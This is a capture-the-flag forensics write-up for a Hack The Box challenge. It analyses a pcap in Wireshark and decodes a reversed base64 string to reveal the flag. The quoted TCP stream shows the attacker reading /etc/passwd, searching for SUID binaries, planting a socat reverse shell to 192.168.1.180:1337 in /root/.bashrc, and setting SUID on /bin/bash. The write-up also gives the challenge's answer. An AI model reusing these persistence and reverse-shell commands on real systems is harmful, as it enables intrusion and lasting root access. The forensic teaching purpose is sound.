# Challenge: Wrong Spooky Season

## Challenge Description:

"I told them it was too soon and in the wrong season to deploy such a website, but they assured me that theming it properly would be enough to stop the ghosts from haunting us. I was wrong." Now there is an internal breach in the `Spooky Network` and you need to find out what happened. Analyze the network traffic and find how the scary ghosts got in and what they did.

#### Context:


 Just analyze a Pcap file with wireshark then decode a base64 string for the Flag

#### Notes:

- Tools:
- Wireshark Or A tool to analyze Pcap files

### Challenge:

 First open and download the file then, filter it down with the wireshark filter options.



- Looking at the Pcap we can rule–out HTTP packets as it is leading us towards TCP streams. The last HTTP packet shows just a TCP connection being made on '192.168.1.180: 1337' using Socat.
- Filtering the Pcap File down to just that shows a Tcp stream When we follow it we get this.

```
672
        192,168
                  Wireshark · Follow TCP Stream (tcp.stream eq 14) · capture.pcap
797
        192,168
797
        192.168
                   lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
075
        192.168
                   mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
114
        192.168
                   news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
774
        192.168
                   uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
432
        192.168
                  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
462
        192.168
                    ww-data:x:33:33:www-data:/var/www:/usr/sbin/nologir
        192.168
                  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
630
        192,168
                  list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
        192.168
670
        192.168
990
                  gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
        192.168
480
                   nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
910
        192,168
                   _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
959
        192,168
334
        192.168
                   find /
                          -perm -u=s -type f 2>/dev/null
        192.168
676
                   /bin/su
0270
        192.168
                   /bin/umount
0630
        192.168
                   /bin/mount
3069
        192.168
                   /usr/lib/dbus-1.0/dbus-daemon-launch-helper
3086
        192.168
                   /usr/lib/openssh/ssh-keysign
                    usr/bin/newgrp
ytes on wire (
                   /usr/bin/chfn
                    usr/bin/gpasswd
                    usr/bin/passwd
                    usr/bin/chsh
                   echo 'socat TCP:192.168.1.180:1337 EXEC:sh' > /root/.bashrc && echo "==gC9FSI5tGMwA3cfRjd0o2Xz0
                   5NjNjYfR3c1p2Xn5WMyBXNfRjd0o2eCRFS" | rev > /dev/null && chmod +s /bin/bash
                    rwxr-xr-x 1 root root 4.0K Oct 10 17:28
                    rwxr-xr-x 1 root root 4.0K Oct 10 17:28 ..
                    rwxrwx--- 1 root root 1.8K Oct 8 00:04 pom.xml
                     rwxr-xr-x 3 root root 4.0K Oct 10 17:27 src
                     rwxr-xr-x 1 root root 4.0K Oct 10 17:28 target
```

 Looking at this we can tell that there is a strings encoded using base64 that has been flipped in reverse

```
"echo 'socat TCP:192.168.1.180:1337 EXEC:sh' > /root/.bashrc &&
echo "==gC9FSI5tGMwA3cfRjd0o2Xz0GNjNjYfR3c1p2Xn5WMyBXNfRjd0o2eCRFS" |
rev > /dev/null && chmod +s /bin/bash ls -lha "
```

- Decoding the string back to normal is pretty simple just need to reverse it then decode it, the command for this would look like:
  - "echo "==gC9FSI5tGMwA3cfRjd0o2Xz0GNjNjYfR3c1p2Xn5WMyBXNfRjd0o2eCRFS" |
    rev | base64 -d"
- Executing this will give you the Flag

# Flag:

We get the flag: HTB{j4v4\_5pr1ng\_just\_b3c4m3\_j4v4\_sp00ky!!}